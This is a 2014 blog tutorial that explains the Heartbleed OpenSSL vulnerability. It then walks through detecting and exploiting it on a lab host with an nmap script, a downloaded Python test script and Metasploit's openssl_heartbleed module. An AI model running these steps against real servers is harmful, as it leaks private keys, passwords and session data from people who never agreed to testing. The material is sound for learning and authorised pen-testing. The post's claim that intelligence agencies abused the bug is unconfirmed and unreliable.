
**Exploit Heartbleed OpenSSL Vulnerability using Kali Linux.**

Filed under: [ETHICAL HACKING](https://sathisharthars.com/category/ethical-hacking-2/), [KALI LINUX](https://sathisharthars.com/category/kali-linux/), [LINUX](https://sathisharthars.com/category/linux/), [PEN-TESTING](https://sathisharthars.com/category/pen-testing/), [SECURTIY](https://sathisharthars.com/category/securtiy/) — [7 Comments](https://sathisharthars.com/2014/06/10/exploit-heartbleed-openssl-vulnerability-using-kali-linux/#comments)

June 10, 2014

[](https://sathisharthars.files.wordpress.com/2014/06/heartbleed-logo.png)

The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS encryption used to secure the Internet. SSL/TLS provides communication security and privacy over the Internet for applications such as web, email, instant messaging (IM) and some virtual private networks (VPNs). This guide is specifically designed to show how to detect exploit openSSL Heartbleed vulnerability using Nmap and Metasploit on Kali Linux.

The Heartbleed bug allows anyone on the Internet to read the memory of the systems protected by the vulnerable versions of the OpenSSL software. This compromises the secret keys used to identify the service providers and to encrypt the traffic, the names and passwords of the users and the actual content. This allows attackers to eavesdrop on communications, steal data directly from the services and users and to impersonate services and users.

A fixed version of OpenSSL was released on April 7, 2014, At that time, some 17 percent (around half a million) of the Internet’s secure web servers certified by trusted authorities were believed to be vulnerable to the attack, allowing theft of the servers’ private keys and users’ session cookies and passwords.

Heartbleed is registered in the Common Vulnerabilities and Exposures system as [CVE-2014-0160](https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160).

Bug was introduced to OpenSSL in December 2011 and has been out in the wild since OpenSSL release 1.0.1 on 14th of March 2012. OpenSSL 1.0.1g released on 7th of April 2014 fixes the bug.

Exploitation of this bug does not leave any trace of anything abnormal happening to the logs. Some Intrusion detection and Intrusion prevention systems can pick up this attack but they need to have specific rules. With SSL deemed safe, not many organization would actually implement that. That means many secured system vulnerable.

It affects 32 bit and 64 bit systems alike. There is no total of 64 kilobytes limitation to the attack, that limit applies only to a single heartbeat. Attacker can either keep reconnecting or during an active TLS connection keep requesting arbitrary number of 64 kilobyte chunks of memory content until enough secrets are revealed.

This means, an attacker can attack both 32 and 64 bit systems alike, can repeat this attack as many times they want and no one will know as the connection is deemed safe and no logs will be generated about an attack. This is PROBABLY the worst bug that was discovered in any system. It is also speculated that NSA, CIA and many security organizations were aware of this vulnerability and abused this till now. While this can not be confirmed, but the possibilities are really scary.

**Exploiting Heartbleed Bug:**

Our target system is working and running an Apache webserver with support for SSL connections and we are able to attack it using Heartbleed vulnerability. Run the following command from your Attacking Kali Linux machine to confirm if your target machine is vulnerable to SSL HeartBleed bug:

#nmap -sV –script=ssl-heartbleed 192.168.31.1

[](https://sathisharthars.files.wordpress.com/2014/06/screenshot-from-2014-06-08-085717.png)

Or

#wget  <https://github.com/musalbas/heartbleed-masstest/blob/master/ssltest.py>

#python ssltest.py  192.168.31.1

[](https://sathisharthars.files.wordpress.com/2014/06/screenshot-from-2014-06-09-125117.png)

It show’s that target  had vulnerable  openSSL version installed in their system, so its time to exploit.

Finally, we can explore the Heartbleed bug using the fantastic Metasploit. It’s recommended you to update the Metasploit framework if you are not sure it’s already updated. Then on Kali Linux, you can do these tasks by running:

# msfupdate

#msfconsole

We must to choose the auxiliary scanner “openssl\_heartbleed”:

#msf > use auxiliary/scanner/ssl/openssl\_heartbleed

We are able to show the available options from the scanner by executing:

#msf auxiliary(openssl\_heartbleed) > show options

You can notice that the only parameter we have to define is RHOSTS because all other attributes have a default value. Nonetheless, it’s always true that there is a SSL service running in the 443 port, then are free to change the target port if you need to do that. Another good option is to change the TLSVERSION to 1.0 or 1.2 (the default is 1.1).

We can proceed to our attack:

#msf auxiliary(openssl\_heartbleed) > set RHOSTS 192.168.31.1

We are not setting RPORT cause it’s already set to 443 (which is what our target system Apache HTTPS server is running on).

#msf auxiliary(openssl\_heartbleed) > set RPORT 443

Here’ I will set another flag which is not presented in show options windows.

Enable verbose mode by typing in the following command:

#msf auxiliary(openssl\_heartbleed) > set  verbose true

I am setting verbose because I want to see what goes on when I attack my target machine.

Now let’s attack the target machine. Type in the following command to start the attack process:

#msf auxiliary(openssl\_heartbleed) > exploit

[](https://sathisharthars.files.wordpress.com/2014/06/screenshot-from-2014-06-09-190353.png)

Perfect! Our target system has leaked some data! This example doesn’t show us any important information, but every time you repeat this procedure, some different and new data can be found.

And we have some Printable info leaked from SSL session. Once you have the private key, you can decrypt every messages (username, password, anything! that was encrypted with the SSL certificate).